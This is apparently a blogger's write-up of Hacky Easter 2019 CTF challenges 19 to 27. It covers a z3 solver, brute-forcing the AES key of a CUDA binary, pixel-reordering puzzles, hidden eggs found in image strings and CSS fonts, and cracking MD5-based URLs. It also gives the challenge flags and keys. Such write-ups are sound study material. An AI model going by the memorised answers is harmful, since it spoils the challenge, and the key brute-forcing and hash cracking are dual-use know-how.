
```
s.add(chars[0] == 84)
s.add(chars[1] == 104)
s.add(chars[2] == 51)
s.add(chars[3] == 80)
s.add(chars[17] == chars[23])
s.add(chars[12] == chars[16])
s.add(chars[15] == chars[22])
s.add(chars[5] - chars[7] == 14)
s.add(chars[14] + 1 == chars[15])
s.add(chars[9] % chars[8] == 40)
s.add(chars[5] - chars[9] + chars[19] == 79)
s.add(chars[7] - chars[14] == chars[20])
s.add(chars[9] % chars[4] * 2 == chars[13])
s.add(chars[13] % chars[6] == 20)
s.add(chars[21] - 46 == chars[11] % chars[13])
s.add(chars[7] % chars[6] == chars[10])
s.add(chars[23] % chars[22] == 2)
s.add(Sum(chars[4:]) == 1352)
s.add(chars[4]^chars[5]^chars[6]^chars[7]^chars[8]^chars[9]^
```

and this will give us the solution: Th3P4r4d0X0fcH01c3154L13

19 - COUMPACT DIASC

this challenge was hard to solve, because i didnt have a linux machine with CUDA. i was not able to run this binary and i had to do it manually.

there is a lot of CUDA stuff going on. we can see that in IDA very quickly:



```
printf("Enter Password: ", argv, envp, argv);
fgets(s, 17, stdin);
for ( i = 0; i <= 3; ++i )
  v12[i] = (s[4 * i + 1] << 8) | (s[4 * i + 2] << 16) | (s[4 * i + 3] << 24) | s[4 * i];
cudaMalloc((cudart *)&v10, (void **)0x10);
cudaMalloc((cudart *)&v9, (void **)0xB0);
cudaMalloc((cudart *)&v8, (void **)0x100);
cudaMalloc((cudart *)&v7, (void **)0x100);
cudaMalloc((cudart *)&v6, (void **)0x28);
cudaMalloc((cudart *)&v5, (void **)0x1000);
cudaMalloc((cudart *)&v4, (void **)(unsigned int)(16 * ::v9));
cudaMemcpy(v10, v12, 16LL, 1LL);
cudaMemcpy(v8, &v3, 256LL, 1LL);
cudaMemcpy(v7, &::v4, 256LL, 1LL);
cudaMemcpy(v6, &v2, 40LL, 1LL);
cudaMemcpy(v5, &::v7, 4096LL, 1LL);
cudaMemcpy(v4, &::v10, (unsigned int)(16 * ::v9), 1LL);
```

and CUDA runs code on the GPU which is not visible in IDA. we need to extract this code with cuobjdump (https://docs.nvidia.com/cuda/cuda-binary-utilities/index.html)

but this gave more than 1000 lines of PTX code!!!

```
xor.b16 %rs45, %rs43, %rs44;
st.global.u8 [%rd15+7], %rs45;
ld.global.u8 %rs46, [%rd17+43];
ld.global.u8 %rs47, [%rd16+7];
xor.b16 %rs48, %rs46, %rs47;
st.global.u8 [%rd16+7], %rs48;
add.s64 %rd17, %rd17, 32;
add.s64 %rd16, %rd16, 8;
add.s64 %rd15, %rd15, 8;
add.s32 %r29, %r29, 8;
setp.ne.s32 %p2, %r29, 0;
@%p2 bra BB3_2;

BB3_3:
ret;
}
```

beside of the constant 559038737 (0xdeadbeef) i was not able to find something that i recognized. now that is hard. i wont reverse all this PTX code!

but when we look at the cudaMemcpy commands in IDA, we can see that it copies two times 256 bytes and one time 16 bytes. one of the cudaMemcpy parameters even looked like it was xored with 0xdeadbeef:

```
.data:00000000006982C0 v2              dd 0DEADBEEEh           ; DATA XREF: main+1C5↑o
.data:00000000006982C4                 dd 0DEADBEEDh
.data:00000000006982C8                 dd 0DEADBEEBh
.data:00000000006982CC                 dd 0DEADBEE7h
.data:00000000006982D0                 dd 0DEADBEFFh
.data:00000000006982D4                 dd 0DEADBECFh
```

the tables referred in the variables v3 and v4 looked actually like AES sboxes, but the values didnt match. since other tables where xored with 0xdeadbeef, i suspected that those boxes also were modified, to make it harder to detect.

the ciphertext must be in v10 and is 4096 bytes in size. i checked some CUDA AES implementations and there were similarities, but no implementation was looking exactly the same.

https://github.com/cartermc24/AES-Cuda/blob/master/AES128/CasAES128_CUDA.cu

https://github.com/ralfgunter/crypto-cuda/blob/master/aes.cu

https://github.com/zorawar87/cuda-aes-encryption/blob/master/code/aes.cu

since i was not able to run the binary i had to do a blind guess and decided to bruteforce with AES. from the challenge picture we have a part of the password (THCUDA) - and we can guess its probably something WITHCUDA and all uppercase. this makes the keyspace rather small.

i have also tried to guess the password and things like CRACKINGWITHCUDA, RIJNDAELWITHCUDA and others came to my mind - but those didnt work.

i dont have a decent hardware and looked for a tool or code to bruteforce AES. if you google that, you will find this one pretty quickly: https://github.com/sebastien-riou/aes-brute-force

this tool can bruteforce with known bytes in the key, which is exactly what we want.


since we are trying to get a PNG, we have known bytes for the cleartext too. decrypt one block will be sufficient to find the key and we can therefore brute for a valid PNG header.

thats the command that i ran on my iMac (limiting chars to A-Z).


```
aes-brute-force FFFFFFFF_FFFFFFFF_00000000_00000000
00000000_00000000_57495448_43554441 89504E47_0D0A1A0A_0000000D_49484452
7131AD54_EF04DBA5_03300C0F_F7BD838E 0x41 0x5A
```

this did run some time, but took not even 10 mins.

its good to have a fast CPU - even if its older:


iMac (Retina 5K, 27-inch, Late 2014)
Prozessor 4 GHz Intel Core i7
Speicher 32 GB 1600 MHz DDR3

this made the CPU cooler spin up like mad, but after some minutes it stopped with this result.



```
INFO: 8 concurrent threads supported in hardware.

Search parameters:
        n_threads:    8
        key_mask:     FFFFFFFF_FFFFFFFF_00000000_00000000
        key_in:       00000000_00000000_57495448_43554441
        plain:        89504E47_0D0A1A0A_0000000D_49484452
        cipher:       7131AD54_EF04DBA5_03300C0F_F7BD838E
        byte_min:     0x41
        byte_max:     0x5A

        jobs_key_mask:00FFFFFF_FFFFFFFF_00000000_00000000

Launching 64 bits search

Thread 0 claims to have found the key
        key found:    41455343_5241434B_57495448_43554441

Performances:
        59335892361 AES128 operations done in 551.084s
        9ns per AES128 operation
        107.67 million keys per second
```

key: AESCRACKWITHCUDA - damn my guesses were really close.

but to solve the challenge i had to decrypt the ciphertext (i just hex copied the bytes from IDA) with cyberchef - since i was not able to run the binary on my machine. this worked and i was finally able to scan the egg.


20 - SCRAMBLED EGG

first i didnt have an idea what this challenge is about. there was no hint and no hidden data in the image. but zooming the image reveals some special pixels, which looked like transparent in photoshop.



turns out, that each line has 3 such pixels and all of them have the same value, but in each RGB channel. for example, the first line contains 23,0,0, 0,23,0 and 0,0,23. this is definitely a hint!

first i have tried to reorder the pixels, based on this numbers from the RGB value - using them as an index for each line. the first line must go to line 23 then and so on. every number in those special pixels exists only once in the whole image. after reordering the image looked like this:



this looks very promising already - there is something in the middle, which might turn into a QR code! but what now?


checking again the first line reveals something interesting. on the right side there are three special pixels in a row, but they all have 0,0,0 RGB values.

on every line, we still have three pixels containing a number on a single RGB channel. what if we now shift the lines to the right, using the three pixels from line 0 as destination? there three pixels and three color channels? coincidence? with some python magic i moved every pixels to the right, using the colors of the special pixels as an index. and here we go with the result:

this is not perfect and i dont know if this can be done better, but the SR scanner accepted it!

21 - THE HUNT: MISTY JUNGLE

i did not solve this one, even after revealing the hint. to know how to move, we can just subtract 1 from every byte:



```
 Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  5F 5F 61 70 70 5F 75 72  6C 5F 5F 2F 6D 6F 76 65  __app_url__/move
00000010  2F 78 2F 79 00 00 00 00  00 00 00 00 00 00 00 00  /x/y
```

but then we have to solve a maze which contains different smaller challenges and i really didnt have the time to do so this year.

22- THE HUNT: MUDDY QUAGMIRE

this is almost the same challenge as 21 and it would have been too time consuming for me to solve.

23 - THE MAZE


i did not solve this challenge because of real life priorities, but analyzing the binary showed, that there is a format string vulnerability in the user name and a buffer overflow in the code where you can enter the key. most likely you have to solve the maze and then exploit the binary to get the flag.

24 - CAPTEG

i have not solved this one either, but i played with it a little. with tensorflow and yolo i made actually some progress, but then had to stop because of private reasons. i was at least able to detect some eggs as "sport balls", but this of course is not enough to solve the challenge.

25 - HIDDEN EGG 1


the hint for this hidden egg is pretty straight forward and immediately made me look at the basket image from the eggs page. running a simple string analysis on the image, revealed already the hidden flag:



```
MacBookPro:hackyeaster2019 christoph$ strings flags.jpg
JFIF
Exif
https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
he19-xzCc-xElf-qJ4H-jay8
paint.net 4.1.4
2017:11:29 10:31:26
Thumper
0221
```

26 - HIDDEN EGG 2


this hint was also very clear. the hidden egg must be somewhere in the style sheets. checking them with the developer tools in chrome, revealed a hidden font labeled egg26. downloading the font and converting it to an image gives us the hidden flag.



```
    font-weight: 900;
    font-style: italic;
    font-stretch: normal;
    src: local('SourceSansPro-BlackIt'),
    local('Source Sans Pro'),
    url('../fonts/EOT/SourceSansPro-BlackIt.eot') forma
    url('../fonts/WOFF/OTF/SourceSansPro-BlackIt.otf.wo
    url('../fonts/OTF/SourceSansPro-BlackIt.otf') forma
    url('../fonts/TTF/SourceSansPro-BlackIt.ttf') forma
}

@font-face {
    font-family: 'Egg26';
    font-weight: 400;
    font-style: normal;
    font-stretch: normal;
    src: local('Egg26'),
    local('Egg26'),
    url('../fonts/TTF/Egg26.ttf') format('truetype');
}
```

27 - HIDDEN EGG 3

this one is only solvable after finishing challenge 21 and 22. its about the orbit challenge, which can be found on the feedback page of these challenges.




Feedback

Feedback: It was totally awesome. All people I have met during my travel were really nice. Wow what an amazing experience! Please tell me when you have other travel offerings available. I'll pay three times the price if necessary. I'm your biggest fanboy!!!!!! 😱😱😱😱😱


Route: ◯ Misty Jungle ◯ Muddy Quagmire ◯ Orbit - upcomming!

if we try to rate the third challenge, we are given a hint:



Sorry we don't accept feedback for path 3 yet. If you are a beta contributor you already got the link to the route via mail. It's very similar to the links of path 1 and path 2. If you lost it, just recover it on your own.

turns out that the URL's are based on md5 and we can crack them and therefore find the path to the third challenge.



Found : **P4TH1**
(hash = 1804161a0dabfdcd26f7370136e0f766)

http://whale.hacking-lab.com:5337/bf42fa858de6db17c6daa54c4d912230 md5(P4TH3) will give us the page for hidden flag 3, but without the first two flags, this is not solvable.